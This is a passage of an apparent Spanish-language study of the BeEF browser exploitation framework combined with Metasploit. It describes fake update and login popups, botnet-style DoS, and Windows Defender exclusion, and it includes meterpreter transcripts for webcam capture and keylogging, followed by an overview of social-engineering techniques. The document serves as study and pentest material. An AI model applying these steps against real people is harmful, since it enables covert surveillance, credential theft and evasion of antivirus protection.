
Estas funcionalidades permiten reproducir audio en la víctima, en el caso de “Text to Voice” no funciona en algunos navegadores, en cambio el módulo “PLay Sound”, aunque menos vistoso, reproduce un sonido similar a el disparo de un arma láser (ej. Reproducir sonidos o mensajes para “jugar” con la víctima y intimidarla en caso de un Scareware)



9.9 Social engineering - Fake Flash update


Esta funcionalidad permite hacer aparecer una actualización disponible de Flash Update en el navegador de la víctima, en caso de que esta acepte, se descarga un archivo malicioso que nosotros escojamos o una extensión de navegador que abre puertos, habilita Java, etc… (ej. Introducir en la víctima un metasploit/algún archivo malicioso o una extensión que podría ayuda en otros ataques)






9.10 Social engineering - Fake notification bar (Chrome)

Esta funcionalidad permite hacer aparecer una notificación de Chrome que si el usuario acepta, descargara el archivo que se indique (ej. Introducir en la víctima un metasploit/algún archivo malicioso)



9.11 Social engineering - Pretty theft

Esta funcionalidad permite generar un Pop Up que imita diferentes aplicaciones como Facebook, Linkedin, Windows, IOs, etc… Que le pedirá usuario y contraseña a la víctima (ej. Robar cuenta de la aplicación que escojamos)




9.12 Network - DoSer

Esta función permite atacar a un servidor con la intención de provocar una denegación de servicio, con tal de que no se ralentice el navegador capturado a través del que atacamos, necesita una aplicación llamada WebWorker (ej. Usar a las víctimas como una BotNet para atacar a un servidor)


9.13 Network - Fingerprint local network

Esta funcionalidad permite escanear la red local de la víctima, pudiendo desvelar al atacante otros dispositivos que haya en esa red o aplicaciones que puedan ser vulnerables (ej. Hacer un reconocimiento de el entorno de la víctima con el objetivo de encontrar otros objetivos)



10. Post explotación BEeF + Metasploit

Una de las cosas que se pueden hacer para escalar en la máquina víctima y además tener acceso aunque se cierre el navegador, sería implementar un “Reverse Shell” para poder ejecutar comandos en el equipo que se está atacando.
Esto lo podemos hacer con la ayuda de Metasploit, una herramienta que aprovecha vulnerabilidades para atacar equipos, normalmente usado para “Pentesting” y hacer pruebas o auditorías a equipos informáticos, pero al igual que el programa que se analiza en este estudio, en malas manos puede ser una herramienta potente con la que llevar a cabo malas acciones.



Con esta herramienta se pretendía conseguir acceso total de la máquina de una víctima, intentando ser lo más fidedigno y cercano posible a lo que sería un caso real, eso implicaría:

- Sistema operativo de la víctima Windows 10 o superior (85% de todos lo equipos son Windows)
- No tener que dar privilegios al archivo en la maquina victima
- Tipo de archivo común que no necesite un software específico para ejecutarse

Por suerte para los usuarios pero por desgracia para el desarrollo de este estudio, Windows detecta como malicioso el archivo generado por metasploit.

Ya sea haciendo fallida su descarga o sacando un mensaje de error cuando se intenta ejecutar.

También se probó a hacerlo a través de un payload de python, pero aunque este no sacaba ningún mensaje de error, no conseguía conectar con el atacante.


Todas estas pruebas y problemas encontrados en este apartado se desarrollan en más profundidad en el apartado 13.5

Esas problemáticas citadas, podrían esquivar usando herramientas como Shellter y un payload hecho a mano, junto con un encriptador de pago.

Restando bastante realismo y añadiendo una excepción de Windows Defender, el proceso sería el siguiente

10.1 Proceso

1. Añadir nueva regla a VyoS para que haga la comunicación




2. Crear el Payload con Metasploit


3. Meterlo en un un Zip para que Windows permita su descarga


4. Usar un módulo de BEeF que inicie una descarga

En al apartado URL, indicaremos el archivo a descargar



5. Poner Metasploit a escuchar






→ En el caso de haber podido incrustar el payload y que funcionase de por sí solo, aquí acabaría el proceso y solo haría falta esperar, pero como se ha comentado, este no es caso asi que habría que desactivar Windows Defender


Aun así desde esta perspectiva podríamos usar esto como ejercicio de Pentesting, para ver cómo de vulnerable es nuestra máquina y a que podrían acceder en caso que la hayan atacado.

10.2 Hacer excepción en windows Defender


1. Configuración de Windows




2. Privacidad y Seguridad




3. Seguridad de Windows




4. Protección contra virus y amenazas




5. Administrar la Configuración de antivirus y protección de amenazas




6. Bajar hasta Exclusiones y agregar una



7. Tendremos que escoger un Archivo, Carpeta, Tipo de Archivo o Proceso



8. Por último, en el caso de la carpeta o archivo, lo escogemos desde el explorador de archivos



10.3 Ataques a la WebCam


A continuación el proceso de como atacar a la WebCam de la víctima para hacer capturas o grabar video

Hacer una foto

```
meterpreter > webcam_list
1: HP TrueVision HD Camera
2: OBS Virtual Camera
meterpreter >
```

El parámetro -i es para escoger una cámara en caso de que haya más de una

```
meterpreter > webcam_snap -i 1
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/sTisGTPm.jpeg
```



Grabar video (DE FORMA PERMANENTE)

Transformamos la WebCam de la víctima en un servicio de Streaming

```
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: /home/kali/tDqsuGMm.html
[*] Streaming...
```

10.4 Ataque de Keylogger

Primero se miran los procesos que hay activos en la maquina victima, y se migra Meterpreter al programa del que se quiera recopilar lo que teclea la víctima, solo se puede hacer de un proceso a la vez, esto es lo que diferencia un Keylogger de software y un Keylogger de Hardware.


```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                 Path
 ---   ----  ----               ----  -------  ----                 ----
 0     0     [System Process]
 4     0     System
 140   4     Registry
 484   848   csrss.exe
 664   4     smss.exe
 708   13284 firefox.exe        x64   1        PORTATILDANIM\magda  C:\Program Files\WindowsApps\Mozilla.F
                                                                    irefox_126.0.1.0_x64__n80bbvh6b1yt2\VF
                                                                    S\ProgramFiles\Firefox Package Root\fi
                                                                    refox.exe
 844   1112  IntelCpHDCPSvc.ex
             e
 976   848   wininit.exe
 992   964   csrss.exe
 1072  964   winlogon.exe
 1100  13284 firefox.exe        x64   1        PORTATILDANIM\magda  C:\Program Files\WindowsApps\Mozilla.F
```

```
meterpreter > migrate 14708
[*] Migrating from 12980 to 14708...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 14708
```

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```



Junto a los aquí mostrados, a través de este método se pueden hacer muchos más ataques como:

- Lectura de archivos
- Descarga de archivos
- Ejecución de archivos
- Grabación de audio a través del micrófono
- Consulta de contraseñas guardadas
- etc…

11. Técnicas de ingeniería social en ataques de malware

11.1 Definición de ingeniería social

La ingeniería social es una técnica de manipulación que explota los errores humanos para obtener información privada, acceso o bienes de valor. En el cibercrimen, estos engaños de "hackeo humano" suelen atraer a usuarios desprevenidos para exponer datos, propagar infecciones de malware o dar acceso a sistemas restringidos. Los ataques pueden ocurrir en línea, en persona y a través de otras interacciones.

Los ataques basados en la ingeniería social se construyen en torno a cómo piensan y actúan las personas. Como tal, los ataques de ingeniería social son especialmente útiles para manipular el comportamiento de un usuario. Una vez que un atacante comprende lo que motiva las acciones de un usuario, puede engañarlo y manipularlo a su gusto.

Además, los hackers intentan explotar la falta de conocimiento de un usuario. Gracias a la rapidez de la tecnología y la brecha digital, muchos usuarios o aveces incluso empleados, no están al tanto de ciertas amenazas. Además los usuarios también en algunos casos, no se dan cuenta del valor que tienen sus datos personales.

11.2 Cómo funciona la ingeniería social?

Generalmente los ataques de ingeniería social atacan contra la psicología humana, concretamente contra eslabones débiles de la mente humana, como las emociones o otras situaciones.

Emociones aprovechadas / atacadas por la ingeniería social:

- Miedo
- Emoción/Excitación
- Curiosidad
- Ira/Enfado
- Culpa
- Tristeza / Soledad

Otros aspectos aprovechados por los ciberdelincuentes:

- **Urgencia**: Las oportunidades con tiempo limitado son otra herramienta confiable para los atacantes. Es posible que el usuario se sienta motivado a comprometerse bajo la aparición de un problema grave que requiere atención inmediata. Este enfoque anula la capacidad de pensamiento crítico en el usuario.

- **Confianza:** La credibilidad es esencial para un ataque de ingeniería social. Dado que el atacante, en última instancia, está mintiendo, la confianza juega un papel importante. En caso de haber investigado lo suficiente sobre la víctima podrían crear una narrativa fácil de creer y poco probable de levantar sospechas.

- **Respeto a la autoridad:** Los ciberdelincuentes se hacen pasar por una figura de autoridad, como un gerente o un oficial de seguridad, para persuadir a las personas a tomar una determinada acción, como proporcionar información confidencial o hacer clic en un enlace malicioso. Las personas tienden a ser más obedientes a figuras de autoridad sin cuestionarla, en muchas ocasiones, lo que la hace una técnica efectiva.

- **Voluntad de ayudar:** Los atacantes utilizan esta técnica para persuadir a las personas a proporcionar información confidencial o realizar una acción en nombre de la "ayuda", como un pago por ejemplo. Las personas tienden a ser más receptivas cuando se les pide ayuda, lo que hace que esta técnica sea efectiva.

- **Ofrecer algo a cambio:** Los ciberdelincuentes ofrecen algo a cambio, como dinero o una oferta especial, para persuadir a las personas a proporcionar información confidencial o realizar una acción. Como es de esperar, el trato no se cumple por parte del atacante. Los ataques basados en esta técnica son llamados “Quid pro quo”.

- **Limitación temporal:** Esta técnica, similar a la del sentido de urgencia, se basa en usar la limitación temporal para persuadir a la víctima de que tiene poco tiempo para actuar o de estar expuesto a una recompensa que puede desaparecer si no actúas rápidamente, como una gran oferta con unidades limitadas. Esta táctica hace que las personas tomen decisiones rápidas sin considerar las posibles consecuencias.

- **Pretender disponer de una información confidencial:** Se utiliza esta técnica para persuadir a las personas a proporcionar información confidencial haciéndoles creer que ya se dispone de ella de forma incorrecta para así ser corregido, o que hay un problema en su cuenta o sistema y necesitan solucionarlo. Las víctimas tienden a ser más susceptibles cuando se les informa sobre un problema en su cuenta o se tienen datos equivocados sobre ellos.

11.3 Tipologías de ataque por ingeniería social (En línea)

11.3.1 Ataques de Phishing

Los atacantes de phishing se hacen pasar por una institución o individuo de confianza o autoridad con el fin de persuadir para que se revelen datos personales o otro contenido de valor.

Los ataques de phishing se enfocan de una de dos formas:

- **El phishing de spam o masivo** es un ataque generalizado dirigido a muchos usuarios. Estos ataques no son personalizados y tratan de atrapar a cualquier persona desprevenida, se puede automatizar su envío con bots o con virus.

- **El spear phishing** y, por extensión, el whaling (phishing altamente personalizado y con gran cantidad de información personal), usan información personalizada para dirigirse a usuarios particulares. Los ataques de whaling apuntan específicamente a objetivos de alto valor, como celebridades, altos ejecutivos y altos funcionarios gubernamentales de los que se tiene gran cantidad de datos y así se puede ejecutar un ataque más creíble.

Ya sea por medio de una comunicación directa o a través de un formulario en un sitio web falso, toda la información compartida será de utilidad para el atacante. Incluso la víctima puede ser convencida de descargar un malware, que será la siguiente etapa del ataque. Los métodos utilizados en el phishing tienen modos de funcionamiento diversos como:

- **Las llamadas de phishing por voz (vishing)** pueden ser sistemas de mensajes automáticos que registran todas tus entradas. A veces, una persona en vivo puede hablar contigo para aumentar la confianza y la urgencia.

- **Los mensajes de phishing por SMS (smishing)** o las aplicaciones móviles pueden incluir un enlace web o una solicitud de seguimiento a través de un correo electrónico o número de teléfono fraudulento.

- **El phishing por correo electrónico** es el medio más tradicional de phishing, utilizando un correo electrónico que te urge a responder o seguir por otros medios. Se pueden usar enlaces web, números de teléfono o archivos adjuntos de malware.

- **El angler phishing** se lleva a cabo en las redes sociales, donde un atacante imita el servicio al cliente de una empresa de confianza. Donde pueden conseguir tus credenciales de dicho servicio o información de la que tendría que disponer la empresa real.

- **El phishing de motor de búsqueda** intenta colocar enlaces a sitios web falsos en la parte superior de los resultados de búsqueda. Estos pueden ser anuncios pagados o usar métodos de optimización de

posicionamiento en los buscadores para manipular las clasificaciones de búsqueda.

- **El phishing de URL** tienta a la víctima para que visite sitios web de phishing. Estos enlaces se entregan comúnmente en correos electrónicos, mensajes de texto, mensajes de redes sociales y anuncios en línea. Los ataques ocultan los enlaces en texto o botones hiper enlazados, utilizando herramientas de acortamiento de enlaces o URL escritas de manera engañosa.

- **El phishing en sesión** aparece como una interrupción en la navegación web normal. Por ejemplo, puedes ver pop-ups falsos de inicio de sesión para páginas que estás visitando actualmente.

11.3.2 Ataque de Pretexto

El “Pretexting” utiliza una identidad engañosa como "pretexto" para establecer la confianza, como la suplantación directa de un proveedor o de un empleado de una instalación. Este enfoque requiere que el atacante interactúe con la víctima de manera más proactiva. El ataque sigue una vez se ha convencido a la víctima de que son confiables.

11.3.3 Ataque Quid Pro Quo

"Quid pro quo" es un término del latin que significa "un favor por otro", lo que en el contexto del phishing implica un intercambio de información personal a cambio de una recompensa u otra compensación. Los sorteos o las ofertas para participar en estudios de investigación pueden exponerte a este tipo de ataque.

La forma de explotación consiste en emocionar a la víctima por algo valioso que requiere una baja inversión por tu parte. Sin embargo, el atacante simplemente toma tus datos, toma tu dinero o infecta el equipo sin ofrecerte ninguna recompensa real.

11.3.4 Ataque de DNS Spoofing y Envenenamiento de Cache

Los ataques de “DNS spoofing” manipulan el navegador de la víctima y los servidores web para que se conecten a sitios web maliciosos cuando ingresa una URL legítima. Una vez infectado con este tipo de ataque, la redirección continuará a menos que los datos de enrutamiento incorrectos sean eliminados de los sistemas involucrados (Cache poisoning). .

Los ataques de DNS cache poisoning infectan específicamente su dispositivo con instrucciones de enrutamiento para la URL legítima o varias URLs para conectarse a sitios web fraudulentos.

11.3.5 Ataque de Scareware

Los ataques de scareware son una forma de malware utilizada para asustar a la víctima y obligarla a tomar una acción. Este malware engañoso utiliza advertencias alarmantes que informan de infecciones falsas de malware o afirman que una de sus cuentas ha sido comprometida.

Como resultado, el scareware presiona para que se haga la compra de software fraudulento de ciberseguridad o para que reveles detalles privados como tus credenciales de cuenta.

11.3.6 Ataque de Watering-Hole

Los ataques de Watering Hole (o de bebedero), consisten en infectar sitios web populares que son frecuentados por un grupo específico de usuarios. La idea es que el atacante infecte el sitio web y, cuando los usuarios visiten el sitio, se infecten con malware o sean redirigidos a otro sitio malicioso. Este tipo de ataque es especialmente peligroso porque puede afectar a un gran número de usuarios al mismo tiempo.

Requieren una cuidadosa planificación por parte del atacante para encontrar debilidades en sitios web específicos. Buscan vulnerabilidades existentes que no se conocen y no se han parcheado, lo que se llama vulnerabilidades zero-day.

Otras veces, pueden descubrir que un sitio no ha actualizado su infraestructura para solucionar problemas conocidos. Los propietarios del sitio web pueden retrasar las actualizaciones de software para mantener versiones de software que saben que son estables. Cambiarán una vez que la versión más nueva tenga un historial probado de estabilidad del sistema. Los hackers abusan de este comportamiento para atacar vulnerabilidades recién parcheadas.

11.4 Tipologías de ataque por ingeniería social (Físicos)

11.4.1 Ataques de Baiting

El Baiting (o ataque de cebo) aprovecha la curiosidad natural para persuadirte a exponerte ante un ataque. Por lo general, se utiliza la promesa de algo gratuito o exclusivo como el incentivo para explotarte. El ataque suele involucrar infectarte con malware.

Los métodos de Baiting populares pueden provenir de:

